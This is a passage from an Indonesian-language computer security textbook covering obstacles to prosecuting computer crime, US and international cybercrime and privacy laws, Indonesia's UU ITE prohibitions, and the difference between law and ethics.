- Kurangnya pemahaman. Pengadilan, pengacara, agen polisi, atau juri tidak selalu memahami komputer. Banyak hakim mulai berlatih hukum sebelum penemuan komputer, dan sebagian besar dimulai sebelum meluasnya penggunaan komputer pribadi. Untungnya, literasi komputer di pengadilan meningkat karena hakim, pengacara, dan petugas polisi menggunakan komputer dalam aktivitas sehari-hari mereka.
- Kurangnya bukti fisik. Polisi dan pengadilan selama bertahun-tahun bergantung pada bukti nyata, seperti sidik jari. Seperti yang diketahui oleh pembaca Sherlock Holmes, petunjuk yang tampaknya sangat kecil dapat mengarah pada solusi untuk kejahatan yang paling rumit (atau begitulah yang Doyle ingin Anda percayai). Tetapi dengan banyak kejahatan komputer, tidak ada sidik jari dan tidak ada petunjuk fisik apa pun.
- Kurangnya dampak politik. Memecahkan dan mendapatkan hukuman atas pembunuhan atau perampokan sangat populer di masyarakat, dan karenanya mendapat prioritas tinggi di antara jaksa dan kepala polisi. Memecahkan dan mendapatkan hukuman untuk kejahatan teknologi tinggi yang tidak jelas, terutama yang tidak melibatkan kerugian yang jelas dan signifikan, mungkin kurang mendapat perhatian. Namun, ketika komputasi menjadi lebih luas, visibilitas dan dampak kejahatan komputer akan meningkat.
- Kompleksitas kasus. Kejahatan dasar yang dipahami semua orang, seperti pembunuhan, penculikan, atau pencurian mobil, dapat dengan mudah dituntut. Kasus pencucian uang atau penipuan pajak yang kompleks mungkin lebih sulit untuk diajukan kepada juri karena juri kesulitan mengikuti jejak akuntansi yang berputar-putar. Tapi kejahatan yang paling sulit untuk hadir mungkin kejahatan teknologi tinggi, dijelaskan, misalnya, sebagai akses root oleh buffer overflow di mana memori ditimpa oleh instruksi lain, yang memungkinkan penyerang untuk menyalin dan mengeksekusi kode sesuka hati dan kemudian menghapusnya. kode, menghilangkan semua jejak entri (setelah menonaktifkan logging audit, tentu saja).
- Usia terdakwa. Banyak kejahatan komputer yang dilakukan oleh remaja. Masyarakat memahami ketidakdewasaan dan mengabaikan bahkan kejahatan yang sangat serius oleh remaja karena remaja tidak memahami dampak dari tindakan mereka. Masalah yang lebih serius dan terkait adalah bahwa banyak orang dewasa melihat kejahatan komputer remaja sebagai lelucon masa kanak-kanak, setara modern dengan membobol kakus.

Bahkan ketika ada bukti yang jelas tentang kejahatan, korban mungkin tidak ingin menuntut karena kemungkinan publisitas negatif. Bank, perusahaan asuransi, perusahaan investasi, pemerintah, dan kelompok perawatan kesehatan berpikir bahwa kepercayaan publik akan berkurang jika kerentanan komputer terungkap. Juga, mereka mungkin takut mengulangi kejahatan yang sama oleh orang lain:

apa yang disebut kejahatan peniru. Untuk semua alasan ini, kejahatan komputer seringkali tidak dituntut.

Kejahatan komputer seringkali rumit, jadi menjelaskannya kepada juri sulit dan tidak pasti. Dihadapkan dengan pilihan bebas, jaksa mungkin lebih memilih pembunuhan atau perampokan yang lebih sederhana.

6.5.4 Contoh Undang - Undang

Seperti beberapa contoh dari tahun 1980-an telah menunjukkan, pada hari-hari awal, penuntutan kejahatan komputer terhambat oleh kurangnya apresiasi yang jelas dari sifat atau keseriusan kejahatan yang melibatkan komputer. Meskipun pencurian, menyakiti orang, dan merusak properti telah menjadi kejahatan sejak lama, dalam beberapa kasus undang-undang baru berguna untuk memperjelasnya.
ke pengadilan perilaku terkait komputer apa yang tidak dapat diterima. Sebagian besar negara bagian sekarang memiliki undang-undang yang mencakup kejahatan komputer. Juga, kejahatan terkait komputer sekarang muncul dalam pedoman hukuman.

Pada bagian ini kami menyoroti beberapa undang-undang yang mendefinisikan aspek kejahatan terhadap atau menggunakan komputer.

Undang-Undang Penipuan dan Penyalahgunaan Komputer AS

Statuta federal utama, 18 USC 1030, diberlakukan pada tahun 1984 dan telah diubah beberapa kali sejak itu. Undang-undang ini melarang

- akses tidak sah ke komputer yang berisi data yang dilindungi untuk pertahanan nasional atau masalah hubungan luar negeri
- akses tidak sah ke komputer yang berisi informasi perbankan atau keuangan tertentu
- akses, penggunaan, modifikasi, penghancuran, atau pengungkapan yang tidak sah atas komputer atau informasi di komputer yang dioperasikan atas nama pemerintah A.S.
- mengakses tanpa izin "komputer yang dilindungi", yang sekarang ditafsirkan oleh pengadilan untuk memasukkan komputer mana pun yang terhubung ke Internet
- penipuan komputer
- mengirimkan kode yang menyebabkan kerusakan pada sistem atau jaringan komputer
- perdagangan kata sandi komputer

Hukuman berkisar dari $ 5.000 hingga $ 100.000 atau dua kali lipat nilai yang diperoleh dari pelanggaran, mana yang lebih tinggi, atau penjara dari 1 tahun hingga 20 tahun, atau keduanya.

Undang-Undang Spionase Ekonomi AS

Undang-undang tahun 1996 ini melarang penggunaan komputer untuk spionase asing untuk keuntungan negara asing atau bisnis atau pencurian rahasia dagang.

Undang-Undang Kebebasan Informasi A.S

Undang-Undang Kebebasan Informasi menyediakan akses publik ke informasi yang dikumpulkan oleh cabang eksekutif pemerintah federal. Tindakan tersebut mengharuskan pengungkapan data apa pun yang tersedia, kecuali jika data tersebut termasuk dalam salah satu dari beberapa pengecualian khusus, seperti keamanan nasional atau privasi pribadi. Maksud awal undang-undang tersebut adalah untuk memberikan kepada individu informasi apa pun yang telah dikumpulkan pemerintah tentang mereka. Namun, lebih banyak perusahaan daripada individu yang mengajukan permintaan informasi sebagai sarana untuk memperoleh informasi tentang cara kerja pemerintah. Bahkan pemerintah asing dapat mengajukan informasi. Tindakan ini hanya berlaku untuk lembaga pemerintah, meskipun undang-undang serupa dapat mewajibkan pengungkapan dari sumber swasta. Efek undang-undang tersebut adalah memerlukan peningkatan klasifikasi dan perlindungan untuk informasi sensitif.

Undang-Undang Privasi A.S

Undang-Undang Privasi tahun 1974 melindungi privasi data pribadi yang dikumpulkan oleh pemerintah. Seorang individu diperbolehkan untuk menentukan data apa yang telah dikumpulkan tentang dirinya, untuk tujuan apa, dan kepada siapa informasi tersebut telah disebarluaskan. Sebuah penggunaan tambahan dari undang-undang ini adalah untuk mencegah satu lembaga pemerintah mengakses data yang dikumpulkan oleh lembaga lain untuk tujuan lain. Tindakan ini membutuhkan upaya rajin untuk menjaga kerahasiaan data pribadi yang dikumpulkan.

Undang-Undang Privasi Komunikasi Elektronik AS

Undang-undang ini, yang disahkan pada tahun 1986, melindungi dari penyadapan elektronik. Ada beberapa kualifikasi penting. Pertama, lembaga penegak hukum selalu diizinkan untuk mendapatkan perintah pengadilan untuk mengakses komunikasi atau catatan mereka. Dan amandemen undang-undang tersebut mengharuskan penyedia layanan Internet untuk memasang peralatan yang diperlukan untuk mengizinkan penyadapan yang diperintahkan pengadilan ini. Kedua, undang-undang tersebut memungkinkan penyedia layanan Internet untuk membaca konten komunikasi untuk mempertahankan layanan atau untuk melindungi penyedia itu sendiri dari kerusakan. Jadi, misalnya, penyedia dapat memantau lalu lintas dari virus.

Gramm–Leach–Bliley Act

U.S. Gramm–Leach–Bliley Act (Hukum Publik 106-102) tahun 1999 mencakup privasi data untuk pelanggan lembaga keuangan. Setiap institusi harus memiliki kebijakan privasi yang diberitahukan kepada pelanggannya, dan pelanggan harus diberi kesempatan untuk menolak penggunaan data apa pun di luar penggunaan bisnis yang diperlukan untuk pengumpulan data pribadi tersebut. Undang-undang dan peraturan pelaksanaannya juga mengharuskan lembaga keuangan untuk

menjalani penilaian risiko keamanan yang terperinci. Berdasarkan hasil penilaian tersebut, institusi harus mengadopsi “program keamanan informasi” komprehensif yang dirancang untuk melindungi terhadap akses tidak sah ke atau penggunaan informasi pribadi nonpublik pelanggan.

Undang-Undang Patriot Amerika Serikat

Disahkan pada tahun 2001 sebagai reaksi terhadap serangan teroris di Amerika Serikat, Undang-Undang Patriot AS mencakup sejumlah ketentuan yang mendukung akses penegakan hukum ke komunikasi elektronik. Berdasarkan undang-undang ini, penegak hukum hanya perlu meyakinkan pengadilan bahwa target mungkin adalah agen kekuatan asing untuk mendapatkan perintah penyadapan. Ketentuan keamanan komputer utama dari Patriot Act adalah amandemen terhadap Computer Fraud and Abuse Act:

- Dengan sengaja menyebabkan pengiriman kode yang mengakibatkan kerusakan pada komputer yang dilindungi adalah kejahatan.
- Secara sembrono menyebabkan kerusakan pada sistem komputer sebagai akibat dari akses yang tidak sah juga merupakan kejahatan.
- Menyebabkan kerusakan (bahkan secara tidak sengaja) sebagai akibat dari akses tidak sah ke komputer yang dilindungi adalah pelanggaran ringan.

UU CAN SPAM

Email "sampah" yang tidak diminta, atau spam, tentu saja merupakan masalah. Analis memperkirakan bahwa sebanyak 70 persen dari semua lalu lintas email adalah spam.

Untuk mengatasi tekanan dari konstituen mereka, pada tahun 2003 anggota parlemen AS mengesahkan Undang-Undang Pengendalian Serangan Pornografi dan Pemasaran yang Tidak Diminta (CAN SPAM). (Orang bertanya-tanya berapa banyak anggota staf yang diperlukan untuk menemukan urutan kata untuk menghasilkan akronim itu.) Persyaratan utama undang-undang ini adalah:

- Ini melarang informasi header palsu atau menyesatkan pada pesan email.
- Ini melarang baris subjek yang menipu.
- Hal ini membutuhkan email komersial untuk memberikan penerima metode opt-out.
- Ini melarang penjualan atau transfer alamat email dari orang-orang yang telah memilih keluar.
- Ini mengharuskan email komersial diidentifikasi sebagai iklan.

Kritikus hukum menunjukkan bahwa itu mendahului hukum negara bagian, dan beberapa negara bagian memiliki hukum yang lebih kuat. Itu juga dapat dibaca sebagai email komersial yang mengizinkan selama surat itu tidak menipu. Terakhir, dan yang paling penting, ia tidak banyak mengatur spam yang datang dari luar

negeri: Pengirim spam hanya mengirim spam dari pengirim asing, mungkin di negara yang lebih tertarik untuk menghasilkan bisnis untuk ISP nasionalnya daripada mengendalikan email sampah di seluruh dunia. Hasil yang paling nyata: Volume spam tidak berkurang sejak undang-undang tersebut.

6.5.5 Ruang Lingkup Internasional

Sejauh ini kami telah menjelajahi hukum di Amerika Serikat. Tetapi banyak orang di luar Amerika Serikat akan membaca buku ini, mungkin bertanya-tanya mengapa mereka harus belajar tentang hukum dari negara asing. Pertanyaan ini memiliki dua jawaban.

Secara teknis, undang-undang keamanan komputer di Amerika Serikat serupa dengan undang-undang di banyak negara lain: Pembuat undang-undang di setiap negara mempelajari poin-poin hukum yang tidak kentara dan kesulitan interpretasi atau penegakan hukum dari undang-undang yang disahkan di negara lain. Banyak negara lain, seperti Australia, Kanada, Brasil, Jepang, Republik Ceko, dan India, baru-baru ini memberlakukan undang-undang kejahatan komputer. Undang-undang ini mencakup pelanggaran seperti penipuan, akses komputer yang tidak sah, privasi data, dan penyalahgunaan komputer. Lembaga Pemikir Internasional tentang Keadilan, Perdamaian, dan Keamanan di Dunia Maya (http://www.cybercrimelaw.net/Cybercrimelaw.html) memiliki gudang hukum nasional yang sangat bagus tentang kejahatan dunia maya, dari lebih dari 70 negara dari Albania hingga Zambia.

Alasan kedua untuk mempelajari hukum dari negara asing adalah karena Internet adalah entitas internasional. Warga di satu negara dipengaruhi oleh pengguna di negara lain, dan pengguna di satu negara mungkin tunduk pada hukum di negara lain. Oleh karena itu, Anda perlu mengetahui hukum mana yang dapat memengaruhi Anda. Sifat internasional kejahatan komputer membuat hidup jauh lebih rumit. Misalnya, warga negara A dapat duduk di negara B, terhubung ke ISP di negara C, menggunakan host yang dikompromikan di negara D, dan menyerang mesin di negara E (belum lagi bepergian di jalur komunikasi melalui lusinan negara lain) . Untuk mengadili kejahatan ini mungkin memerlukan kerja sama dari kelima negara. Penyerang mungkin perlu diekstradisi dari B ke E untuk diadili di sana, tetapi mungkin tidak ada perjanjian ekstradisi untuk kejahatan komputer antara B dan E. Dan bukti yang diperoleh di D mungkin tidak dapat diterima di E karena caranya diperoleh atau disimpan. Dan kejahatan di E mungkin bukan kejahatan di B, jadi aparat penegak hukum, meski bersimpati, mungkin tidak bisa bertindak.

Meskipun kejahatan komputer benar-benar internasional, undang-undang yang berbeda di yurisdiksi yang berbeda menghambat penuntutan kejahatan komputer internasional. Di sisa bagian ini, kami membahas secara singkat undang-undang di seluruh dunia yang berbeda dari undang-undang AS dan yang seharusnya menarik bagi siswa keamanan komputer.

Perjanjian Dewan Eropa tentang Kejahatan Dunia Maya

Pada November 2001, Amerika Serikat, Kanada, Jepang, dan 22 negara Eropa menandatangani Perjanjian Dewan Eropa tentang Kejahatan Dunia Maya untuk mendefinisikan kegiatan kejahatan dunia maya dan mendukung penyelidikan dan penuntutan mereka melintasi batas-batas nasional. Signifikansi perjanjian ini bukan karena kegiatan ini ilegal tetapi negara-negara mengakuinya sebagai kejahatan lintas batas, sehingga memudahkan lembaga penegak hukum untuk bekerja sama dan para penjahat diekstradisi untuk pelanggaran terhadap satu negara yang dilakukan dari dalam negara lain. negara. Tetapi untuk benar-benar mendukung penyelidikan, penuntutan, dan penghukuman para penjahat komputer, lebih dari 25 negara ini harus terlibat.

Perjanjian tersebut mengharuskan negara-negara yang meratifikasinya untuk mengadopsi undang-undang pidana serupa tentang peretasan, penipuan dan pemalsuan terkait komputer, akses tidak sah, pelanggaran hak cipta, gangguan jaringan, dan pornografi anak. Traktat tersebut juga memuat ketentuan tentang kewenangan dan prosedur penyidikan, seperti penggeledahan jaringan komputer dan penyadapan komunikasi, dan memerlukan kerjasama penegakan hukum lintas batas dalam penggeledahan dan penyitaan serta ekstradisi. Perjanjian asli telah dilengkapi dengan protokol tambahan yang membuat setiap publikasi propaganda rasis dan xenofobia melalui jaringan komputer sebagai pelanggaran pidana.

Undang-Undang Perlindungan Data Uni Eropa

The UE. Data Protection Act, berdasarkan European Privacy Directive, adalah model legislasi untuk semua negara di Uni Eropa. Ini menetapkan hak privasi dan tanggung jawab perlindungan untuk semua warga negara dari negara-negara anggota. Undang-undang tersebut mengatur pengumpulan dan penyimpanan data pribadi tentang individu, seperti nama, alamat, dan nomor identifikasi. Undang-undang mensyaratkan tujuan bisnis untuk mengumpulkan data, dan mengontrol pengungkapan. Berasal dari tahun 1994 dalam bentuk awalnya, undang-undang ini adalah salah satu yang pertama menetapkan persyaratan perlindungan untuk privasi data pribadi. Yang paling signifikan, tindakan tersebut membutuhkan perlindungan yang setara di negara-negara non-E.U. negara jika organisasi di Uni Eropa melewati data yang dilindungi di luar Uni Eropa. Bab 9 berisi lebih detail tentang arahan ini.

Undanng-Undang di Indonesia

Undang-Undang Nomor 11 tahun 2008 tentang Informasi dan Transaksi Elektronik sebagaimana telah diubah dengan Undang-Undang Nomor 19 Tahun 2016 (UU ITE) disahkan pada tanggal 21 April 2008 dan menjadi cyber law pertama di Indonesia.

Secara struktur undang-undang, perbuatan yang dilarang dalam UU-ITE diatur dalam pasal 27 sampai dengan pasal 37 UU-ITE. Namun demikian secara lebih spesifik, ketentuan tentang larangan hanya diatur dari pasal 27 sampai dengan pasal 35 UU-ITE. Ada dua pasal yang berkedudukan sebagai operator norma, yaitu kondisi ketika suatu tindak pidana dilakukan oleh orang asing terhadap sistem elektronik di

wilayah Republik Indonesia (pasal 37 UU-ITE) dan tindakan yang merugikan orang lain (pasal 36 UU-ITE). Adapun ketentuan norma primer (larangan) yang diatur dalam UU-ITE bisa dijelaskan sebagai berikut:

Pasal	Norma Primer
Pasal 27	Larangan mendistribusikan, mentransmisikan, membuat dapat diaksesnya informasi elektronik dan/atau dokumen elektronik, bermuatan: - Asusila (ayat (1)); - Perjudian (ayat (2)) - Pencemaran nama baik (ayat (3)); - Pemerasan dan/atau pengancaman (ayat (4)).
Pasal 28	Berita Bohong: - Kepada konsumen (ayat (1)); - Terkait suku, agama, ras, dan antargolongan (SARA) (ayat (2)).
Pasal 29	Ancaman kekerasan atau menakut-nakuti
Pasal 30	Mengakses sistem elektronik milik orang lain: - Dengan cara apapun (ayat (1)); - Mengakses dan mengambil (ayat (2)); - Menerobos (ayat (3)).
Pasal 31	Melakukan intersepsi atau penyadapan: - Sistem elektronik milik orang lain (ayat (1)); - Dari publik ke privat dan/atau sebaliknya (termasuk mengubah dan/atau tidak mengubah) (ayat (2)).
Pasal 32	Larangan perubahan informasi elektronik dan/atau dokumen elektronik: - Pengubahan, pengrusakkan, memindahkan, menyembunyikan (ayat (1)); - Memindahkan ke tempat yang tidak berhak (ayat (2)); - Membuka dokumen atau informasi rahasia (ayat (3)).
Pasal 33	Mengganggu sistem elektronik
Pasal 34	Larangan menyediakan atau memfasilitasi: a. Perangkat keras atau perangkat lunak untuk memfasilitasi pelanggaran pasal 27 sampai dengan pasal 33 b. Sandi lewat komputer, kode akses atau sejenisnya untuk memfasilitasi pelanggaran pasal 27 sampai dengan pasal 33.
Pasal 35	Pemalsuan dokumen elektronik dengan cara: manipulasi, penciptaan, perubahan, penghilangan, pengrusakkan.

Konten Terbatas

Beberapa negara memiliki undang-undang yang mengatur konten Internet yang diizinkan di negara mereka. Singapura mewajibkan penyedia layanan untuk menyaring konten yang diizinkan masuk. China melarang materi yang mengganggu ketertiban sosial atau merusak stabilitas sosial. Tunisia memiliki undang-undang yang menerapkan kontrol yang sama pada pidato kritis seperti untuk bentuk media lainnya.

Undang-undang lebih lanjut telah diusulkan untuk membuatnya ilegal untuk mengirimkan konten yang dilarang melalui suatu negara, terlepas dari apakah sumber atau tujuan konten tersebut berada di negara tersebut. Mengingat struktur perutean Internet yang kompleks dan tidak dapat diprediksi, mematuhi undang-undang ini, apalagi menegakkannya, secara efektif tidak mungkin.

6.5.6 Mengapa Penjahat Komputer Sulit Ditangkap

Seolah-olah undang-undang dan penuntutan kejahatan komputer tidak cukup, juga sulit bagi lembaga penegak hukum untuk menangkap penjahat komputer. Ada dua alasan utama untuk ini.

Pertama, kejahatan komputer adalah kegiatan multinasional yang biasanya harus dilakukan di tingkat nasional atau lokal. Tidak ada hukum internasional tentang kejahatan komputer. Meskipun negara-negara industri besar bekerja sama dengan sangat efektif dalam melacak penjahat komputer, para penjahat tahu ada "tempat berlindung" yang darinya mereka tidak dapat ditangkap. Seringkali, jejak penjahat berhenti dingin di perbatasan suatu negara. Banyak perusahaan (lihat, misalnya, [VER14, SYM14, dan MCA14] mengeksplorasi tren serangan Internet dengan banyak faktor. Negara-negara di seluruh dunia muncul dalam daftar ini, dan jumlahnya naik dan turun setiap tahun, yang menunjukkan bahwa penyerang dapat dan beroperasi dari berbagai negara. Negara yang sering diserang termasuk tempat-tempat seperti Amerika Serikat dan Eropa karena proporsi pengguna komputer yang tinggi; negara-negara yang sering menjadi sumber serangan Internet termasuk Rusia, Brasil, India, dan Amerika Serikat, sekali lagi sebagian karena dari sejumlah besar pengguna komputer yang mahir di negara-negara ini.

Kompleksitas adalah faktor yang bahkan lebih signifikan daripada negara asal. Seperti yang telah kami nyatakan di seluruh buku ini, serangan jaringan sulit dilacak dan diselidiki karena dapat melibatkan banyak langkah. Penyerang yang cerdas akan "memantulkan" serangan melalui banyak tempat untuk mengaburkan jejak. Setiap langkah di sepanjang jalan membuat penyidik menyelesaikan lebih banyak langkah hukum. Jika jejak mengarah dari server A ke B ke C, penyidik penegak hukum memerlukan surat perintah penggeledahan untuk data di A, dan lainnya untuk B dan C. Bahkan setelah mendapatkan surat perintah penggeledahan, penyidik harus menemukan administrator yang tepat dan melayani menjamin untuk mulai memperoleh data. Pada saat penyelidik harus mendapatkan dan memberikan surat perintah, belum lagi mengikuti petunjuk dan menghubungkan temuan, penyerang telah dengan hati-hati menghapus bukti digital.

Serangan komputer yang mempengaruhi banyak orang cenderung kompleks, melibatkan orang dan fasilitas di beberapa negara, sehingga memperumit penuntutan.

Dalam artikel CNET News, Sandoval mengatakan lembaga penegak hukum jarang dapat melacak peretas yang cukup canggih untuk melakukan serangan rumit. Sandoval mengutip Richard Power, direktur editorial Institut Keamanan Komputer: “Ini adalah bisnis kelas dunia.” Penyelidik independen Dan Clements mengatakan, “hanya sekitar 10 persen peretas aktif yang cukup cerdas untuk bekerja dengan cara ini secara konsisten, tetapi mereka hampir selalu berhasil.”

6.5.7 Jenis Kejahatan Komputer yang Tidak Ditangani

Bahkan dengan definisi yang termasuk dalam undang-undang, pengadilan harus menafsirkan apa itu komputer. Legislator tidak dapat mendefinisikan dengan tepat apa itu komputer karena teknologi komputer digunakan di banyak perangkat lain, seperti robot, kalkulator, jam tangan, mobil, oven microwave, dan peralatan medis. Lebih penting lagi, kami tidak dapat memprediksi jenis perangkat apa yang mungkin ditemukan sepuluh atau lima puluh tahun dari sekarang. Oleh karena itu, bahasa di masing-masing undang-undang ini menunjukkan jenis perangkat yang ingin dimasukkan oleh legislatif sebagai komputer dan menyerahkannya kepada pengadilan untuk memutuskan kasus tertentu. Sayangnya, dibutuhkan beberapa saat bagi pengadilan untuk membangun pola kasus, dan pengadilan yang berbeda dapat memutuskan secara berbeda dalam situasi yang sama. Penafsiran masing-masing istilah ini akan terganggu untuk beberapa waktu mendatang.

Baik nilai privasi seseorang dan kerahasiaan data tentang seseorang bahkan kurang ditetapkan. Di bagian selanjutnya kita akan membahas bagaimana etika dan moralitas individu mengambil alih di mana hukum berhenti.

6.5.8 Ringkasan Masalah Hukum dalam Keamanan Komputer

Bagian ini telah menjelaskan empat aspek hubungan antara komputasi dan hukum. Pertama, kami mempresentasikan mekanisme hukum hak cipta, paten, dan rahasia dagang sebagai sarana untuk melindungi kerahasiaan perangkat keras, perangkat lunak, dan data komputer. Mekanisme ini dirancang sebelum penemuan komputer, sehingga penerapannya untuk kebutuhan komputasi agak terbatas. Namun, perlindungan program sangat diinginkan, dan perusahaan perangkat lunak mendesak pengadilan untuk memperluas interpretasi cara-cara ini
perlindungan untuk memasukkan komputer.

Kami juga mengeksplorasi hubungan antara pengusaha dan karyawan, dalam konteks penulis perangkat lunak. Undang-undang dan preseden yang mapan mengontrol akses yang dapat diterima yang dimiliki karyawan terhadap perangkat lunak yang ditulis untuk perusahaan.

Ketiga, kami memeriksa sisi hukum dari kerentanan perangkat lunak: Siapa yang bertanggung jawab atas kesalahan dalam perangkat lunak, dan bagaimana kewajiban itu ditegakkan? Selain itu, kami mempertimbangkan cara alternatif untuk melaporkan kesalahan perangkat lunak.

Keempat, kami mencatat beberapa kesulitan dalam menyelidiki dan menuntut kejahatan komputer. Beberapa contoh menunjukkan bagaimana pelanggaran keamanan komputer diperlakukan oleh pengadilan. Sistem hukum bergerak dengan hati-hati tetapi tegas dalam menerima komputer. Kami menjelaskan beberapa bagian penting dari undang-undang kejahatan komputer yang mewakili kemajuan yang lambat.

6.6 Masalah Etis dalam Keamanan Komputer

Bagian terakhir ini membantu memperjelas pemikiran tentang masalah etika yang terlibat dalam keamanan komputer. Kami tidak menawarkan jawaban. Sebaliknya, setelah mendaftar dan menjelaskan beberapa prinsip etika, kami menyajikan beberapa studi masalah yang prinsipnya dapat diterapkan. Setiap cerita diikuti dengan daftar kemungkinan masalah etika yang terlibat, meskipun daftar tersebut tidak harus mencakup semua atau konklusif. Tujuan utama dari bagian ini adalah untuk mengeksplorasi beberapa masalah etika yang terkait dengan keamanan komputer dan untuk menunjukkan bagaimana etika berfungsi sebagai kontrol.

6.6.1 Perbedaan Antara Hukum dan Etika

Seperti yang kita catat sebelumnya, hukum tidak selalu merupakan cara yang tepat untuk menangani masalah perilaku manusia. Sulit untuk mendefinisikan hukum untuk menghalangi hanya peristiwa yang kita inginkan. Misalnya, undang-undang yang membatasi hewan dari tempat umum harus disempurnakan untuk mengizinkan anjing pemandu bagi orang buta. Pembuat undang-undang, yang bukan profesional komputer, sulit sekali memikirkan semua pengecualian ketika mereka menyusun undang-undang tentang urusan komputer. Bahkan ketika sebuah undang-undang disusun dengan baik dan ditulis dengan baik, penegakannya mungkin sulit. Pengadilan terlalu terbebani, dan menuntut pelanggaran yang relatif kecil mungkin memakan waktu yang berlebihan dibandingkan dengan manfaatnya.

Dengan demikian, tidak mungkin atau tidak praktis untuk mengembangkan hukum untuk menggambarkan dan menegakkan semua bentuk perilaku yang dapat diterima masyarakat. Sebaliknya, masyarakat bergantung pada etika atau moral untuk menentukan standar perilaku yang diterima secara umum. (Dalam bagian ini istilah etika dan moral digunakan secara bergantian.) Etika adalah standar yang didefinisikan secara objektif tentang benar dan salah. Standar etika seringkali merupakan prinsip idealis karena berfokus pada satu tujuan. Namun, dalam situasi tertentu, beberapa tujuan moral mungkin terlibat, sehingga orang harus menentukan tindakan yang sesuai dengan mempertimbangkan semua tujuan. Meskipun kelompok agama dan organisasi profesional mempromosikan standar perilaku etis tertentu, pada akhirnya setiap orang bertanggung jawab untuk memutuskan apa yang harus dilakukan dalam situasi tertentu. Oleh karena itu, melalui pilihan kita, masing-masing dari kita mendefinisikan seperangkat praktik etis pribadi. Seperangkat prinsip etika disebut sistem etika.

Etika berbeda dari hukum dalam beberapa hal penting. Pertama, hukum berlaku untuk semua orang: Seseorang mungkin tidak setuju dengan maksud atau makna hukum, tetapi itu bukan alasan untuk tidak mematuhi hukum. Kedua, pengadilan memiliki proses reguler untuk menentukan hukum mana yang menggantikan yang mana jika dua undang-undang bertentangan. Ketiga, hukum dan pengadilan mengidentifikasi tindakan tertentu sebagai benar dan yang lain salah. Dari sudut

pandang hukum, segala sesuatu yang tidak ilegal adalah benar. Akhirnya, hukum dapat ditegakkan untuk memperbaiki kesalahan yang dilakukan oleh perilaku yang melanggar hukum.

Sebaliknya, etika bersifat pribadi: dua orang mungkin memiliki kerangka kerja yang berbeda untuk membuat penilaian moral. Apa yang dianggap benar-benar dapat dibenarkan oleh satu orang, yang lain tidak akan pernah mempertimbangkan untuk melakukannya. Kedua, posisi etis dapat dan sering kali berkonflik. Sebagai contoh, nilai kehidupan manusia sangat penting dalam kebanyakan sistem etika. Kebanyakan orang tidak akan menyebabkan pengorbanan satu kehidupan, tetapi dalam konteks yang benar beberapa akan menyetujui mengorbankan satu orang untuk menyelamatkan orang lain, atau satu untuk menyelamatkan banyak orang lain. Nilai satu kehidupan tidak dapat dengan mudah diukur dengan nilai kehidupan lainnya, dan banyak keputusan etis harus didasarkan pada ambiguitas ini. Namun, tidak ada penengah posisi etis: ketika dua tujuan etis bertabrakan, setiap orang harus memilih tujuan mana yang dominan. Ketiga, dua orang mungkin menilai nilai-nilai etika secara berbeda; tidak ada standar universal tentang benar dan salah dalam penilaian etis. Seseorang juga tidak dapat hanya melihat apa yang telah dilakukan orang lain sebagai panduan untuk memilih hal yang benar untuk dilakukan. Akhirnya, tidak ada penegakan untuk pilihan etis. Kami merangkum perbedaan-perbedaan ini dalam Tabel 6-3.

Tabel 6.3 Perbandingan Hukum dan Etika

Hukum	Etika
Dijelaskan oleh formal, dokumen tertulis	Dijelaskan dengan prinsip tak tertulis
Ditafsirkan oleh pengadilan	Ditafsirkan oelh masing-masing individu
Didirikan oleh legislatif yang mewakili semua orang	Disampaikan oleh para ahli filsafat, pemuka agama, profesioanl
Diterapkan untuk semua orang	Dipilih secara individu
Keputusan ditentukan oleh pengadilan jika dua undang-undang bertentangan	Keputusan ditenmtukan oleh individu yang sedang bersengketa
"Kebenaran" akhirnya diputuskan oleh pengadilan	tidak diarbitrasekan secara eksternal
Ditegaskan oleh polisi dan pengadilan	Ditegaskan oleh sesuatu yang tidak berwujud misal: prinsip dan ajaran agama/ kepercayaan

Etika adalah pilihan pribadi tentang tindakan yang benar dan salah dalam situasi tertentu.

Kajian tentang etika tidaklah mudah karena persoalannya kompleks. Terkadang orang mengacaukan etika dengan agama karena banyak agama menyediakan kerangka kerja untuk membuat pilihan etis. Namun, etika dapat dipelajari terlepas dari hubungan agama apa pun. Pilihan yang sulit akan lebih mudah dibuat jika ada seperangkat prinsip etika universal yang disetujui semua orang. Tetapi keragaman

keyakinan sosial, budaya, dan agama membuat identifikasi seperangkat prinsip universal semacam itu menjadi tidak mungkin. Pada bagian ini kita mengeksplorasi beberapa masalah ini dan kemudian mempertimbangkan bagaimana pemahaman etika dapat membantu dalam menangani masalah keamanan komputer.

Etika dan Agama

Etika adalah seperangkat prinsip atau norma untuk membenarkan apa yang benar atau salah dalam situasi tertentu. Untuk memahami apa itu etika, kita bisa mulai dengan mencoba memahami apa yang bukan etika. Prinsip etika berbeda dengan keyakinan agama. Agama didasarkan pada gagasan pribadi tentang penciptaan dunia dan keberadaan kekuatan atau makhluk yang mengendalikan. Banyak prinsip moral yang terkandung dalam agama-agama besar, dan dasar dari moralitas pribadi adalah masalah kepercayaan dan keyakinan, sama seperti agama. Namun, dua orang dengan latar belakang agama yang berbeda dapat mengembangkan filosofi etika yang sama, sementara dua eksponen dari agama yang sama mungkin mencapai kesimpulan etis yang berlawanan dalam situasi tertentu. Akhirnya, kita dapat menganalisis situasi dari perspektif etis dan mencapai kesimpulan etis tanpa mengacu pada agama atau kerangka agama tertentu. Jadi, penting untuk membedakan etika dari agama.

Prinsip Etika Tidak Universal

Nilai-nilai etika bervariasi menurut masyarakat, dan dari orang ke orang dalam suatu masyarakat. Misalnya, konsep privasi penting dalam budaya Barat. Namun dalam budaya Timur, privasi tidak diinginkan karena orang mengasosiasikan privasi dengan menyembunyikan sesuatu. Tidak hanya keinginan orang Barat akan privasi yang tidak dipahami tetapi sebenarnya memiliki konotasi negatif. Oleh karena itu, sikap orang dapat dipengaruhi oleh budaya atau latar belakang.

Juga, standar perilaku individu dapat dipengaruhi oleh peristiwa masa lalu dalam kehidupan. Seseorang yang tumbuh dalam keluarga besar mungkin lebih menekankan pada kontrol pribadi dan kepemilikan harta benda daripada anak tunggal yang jarang harus berbagi. Peristiwa besar atau kontak dekat dengan orang lain juga dapat membentuk posisi etis seseorang. Terlepas dari perbedaan-perbedaan ini, prinsip-prinsip yang mendasari bagaimana membuat penilaian moral adalah sama.

Meskipun aspek-aspek etika ini cukup masuk akal dan dapat dipahami, namun hal itu membuat orang tidak mempercayai etika karena tidak didasarkan pada prinsip-prinsip dasar yang dapat diterima semua orang. Juga, orang-orang dari latar belakang ilmiah atau teknis mengharapkan presisi dan universalitas.

Etika Tidak Memberikan Jawaban

